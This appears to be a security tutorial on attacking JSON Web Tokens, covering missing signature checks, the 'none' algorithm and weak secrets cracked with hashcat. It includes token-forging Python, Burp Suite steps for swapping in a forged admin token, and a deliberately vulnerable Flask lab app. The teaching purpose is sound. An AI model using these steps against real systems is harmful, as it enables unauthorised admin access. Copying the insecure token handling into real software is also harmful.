Modern web applications and APIs use JSON Web Tokens (JWTs) for authentication and authorisation. Their stateless nature makes them ideal for distributed systems.
In this article, we’re going to be looking at three common attacks against JWT tokens.
- Missing Signature Verification
- Null Algorithms
- Weak Secrets
JWT Structure
A JWT consists of three Base64URL-encoded components separated by full stop characters:
header.payload.signature
For example:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.             # Header
eyJzdWIiOiIxMjM0NTY3ODkwIiwicm9sZSI6InVzZXIifQ.   # Payload
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c       # Claims
Headers contain metadata about the token. In the below output we can HS256 is used. This is a HMAC (Hash-based Message Authentication Code) using SHA-256 as the hash function and a shared secret key.
{
  : "HS256",
  : "JWT"
}
The payload contains claims:
{
  "username": "alice",
  "role": "user"
}
Signatures are used to verify the tokens integrity.
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret
)
Parsing JWT Tokens
We will use a Python Flask application to demonstrate JWT vulnerabilities. You can find this at the end of the article here.
Running the Flask application will start a local webserver running on port 5000.
Clicking the Login button provides us with a generated JWT token.


The token can be decoded using the following CyberChef recipe.
URL_Decode(true)Fork('.','\\n',false)From_Base64('A-Za-z0-9%2B/%3D',true,false)Filter('Line feed','^{.*}$',false)JSON_Beautify('%20%20%20 ',false,true)&input=ZXlKaGJHY2lPaUpJVXpJMU5pSXNJblI1Y0NJNklrcFhWQ0o5LmV5SjFjMlZ5Ym1GdFpTSTZJbUZzYVdObElpd2ljbTlzWlNJNkluVnpaWElpZlEuMkFYUE1GQXczRjdkZzFqakl4R1huWktXNldTX0NsTG40amVsa3JqcW5wZw
BurpSuite decoder can also automatically decode JWT token elements. Just highlight a component (not the whole JWT) and it should allow you to view and edit the contained values.

Missing Signature Verification

If signature verification is not performed correctly, an attacker can modify the token payload to alter claims. In this instance, we set alice’s role to an administrator.

Because the signature is not being checked, modifying the role value will allow us to authenticate as the administrative user.
Null Algorithms

The JWT specification is designed to allow a number of cryptographic algorithms. Some implementations allow selecting a “none” algorithm which disables signature verification.
As before, we alter the role in the payload to an administrator, but also set the algorithm to none.

Weak Secrets
If a simple password is used for the HMAC function, we may be able to determine what it is by bruteforcing the token.
Hashcat can be used to identify weak passwords used for signatures using mode 16500.
hashcat -a 0 -m 16500 JWT.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (2536 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFsaWNlIiwicm9sZSI6InVzZXIifQ.jSdAwoV2fRBmI2JnHvNgO3LhpXYbiByR3YSx0grcpyE:password
Now we know the secret, we can use some Python code to create a new token.
import jwt
import datetime

secret = "password"

payload = {
    "username": "alice",
    "role": "admin"
}

token = jwt.encode(payload, secret, algorithm="HS256")

print(token)
python  token_create.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFsaWNlIiwicm9sZSI6ImFkbWluIn0.K833sM0kckUXg6PJImJrjiYWruoUuwKWA6ecV1Albrg
Vulnerability Scanning
The JWT scanner extension that’s available in BurpSuite professional can be used to quickly identify the above issues.

Automatically Updating Bearer Values

Once you have identified a method to alter a JWT value, you will likely want to ensure all new requests to the web application included your modified value (rather than having to intercept each request).
In BurpSuite, go to the proxy tab and select Proxy Settings > Proxy > HTTP match and replace rules.

Add a new rule matching:
Authorization: Bearer .*
With the replace value of your new JWT value.
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFsaWNlIiwicm9sZSI6ImFkbWluIn0.K833sM0kckUXg6PJImJrjiYWruoUuwKWA6ecV1Albrg
Vulnerable Application
The below Flask application can be used to test JWT vulnerabilities locally.
from flask import Flask, request, jsonify
import jwt

app = Flask(__name__)

JWT_SECRET = "password"


# -------------------------
# UI
# -------------------------
@app.route("/")
def ui():
    return """
<!doctype html>
<html>
<head>
    <title>JWT Security</title>
    <style>
        body { font-family: Arial; margin: 20px; }
        textarea { width: 100%; }
        button { margin: 5px 0; padding: 10px; }
        pre { background: #111; color: #0f0; padding: 10px; }
    </style>
</head>
<body>

<h2>JWT Security</h2>

<button onclick="login()">Login (get token)</button>

<p><b>Token:</b></p>
<textarea id="token" rows="6"></textarea>

<hr>

<h3>Vulnerable Admin Endpoints</h3>

<button onclick="sendToAdmin('no-signature')">
    Missing Signature Verification
</button>

<button onclick="sendToAdmin('none-alg')">
    Null Algorithm (alg=none)
</button>

<button onclick="sendToAdmin('weak-key')">
    Weak Key
</button>

<h3>Response</h3>
<pre id="output"></pre>

<script>
async function login() {
    const res = await fetch("/login");
    const data = await res.json();

    document.getElementById("token").value = data.token;
    document.getElementById("output").textContent =
        "Token generated via /login";
}

async function sendToAdmin(mode) {
    const token = document.getElementById("token").value;

    const res = await fetch("/admin/" + mode, {
        method: "GET",
        headers: {
            "Authorization": "Bearer " + token
        }
    });

    const data = await res.json();
    document.getElementById("output").textContent =
        JSON.stringify(data, null, 2);
}
</script>

</body>
</html>
"""

@app.route("/login")
def login():
    payload = {
        "username": "alice",
        "role": "user"
    }

    token = jwt.encode(
        payload,
        JWT_SECRET,
        algorithm="HS256"
    )

    return jsonify({"token": token})


# VULNERABLE ADMIN ROUTES
@app.route("/admin/<mode>")
def admin(mode):
    auth_header = request.headers.get("Authorization")

    if not auth_header:
        return jsonify({"error": "Missing token"}), 401

    token = auth_header.replace("Bearer ", "")

    try:
        header = jwt.get_unverified_header(token)

        # 1. Missing Signature Verification
        if mode == "no-signature":
            payload = jwt.decode(
                token,
                options={"verify_signature": False}
            )

        # 2. None algorithm acceptance
        elif mode == "none-alg":
            if header.get("alg") == "none":
                payload = jwt.decode(
                    token,
                    options={"verify_signature": False}
                )
            else:
                payload = jwt.decode(
                    token,
                    JWT_SECRET,
                    algorithms=["HS256"]
                )

        # 3. Weak key
        elif mode == "weak-key":
            weak_secret = "password"

            payload = jwt.decode(
                token,
                weak_secret,
                algorithms=["HS256"]
            )

        else:
            return jsonify({"error": "Invalid mode"}), 400

        # Shared authorization logic
        if payload.get("role") == "admin":
            return jsonify({
                "mode": mode,
                "message": "Welcome administrator"
            })

        return jsonify({
            "mode": mode,
            "message": "Access denied"
        }), 403

    except Exception as e:
        return jsonify({"error": str(e)}), 401

if __name__ == "__main__":
    app.run(debug=True)
In Conclusion
JWT security is heavily dependent on correct implementation. Misconfigurations such as missing signature verification, unsafe handling of the “none” algorithm, and reliance on weak or guessable secrets can completely undermine the integrity of the authentication process.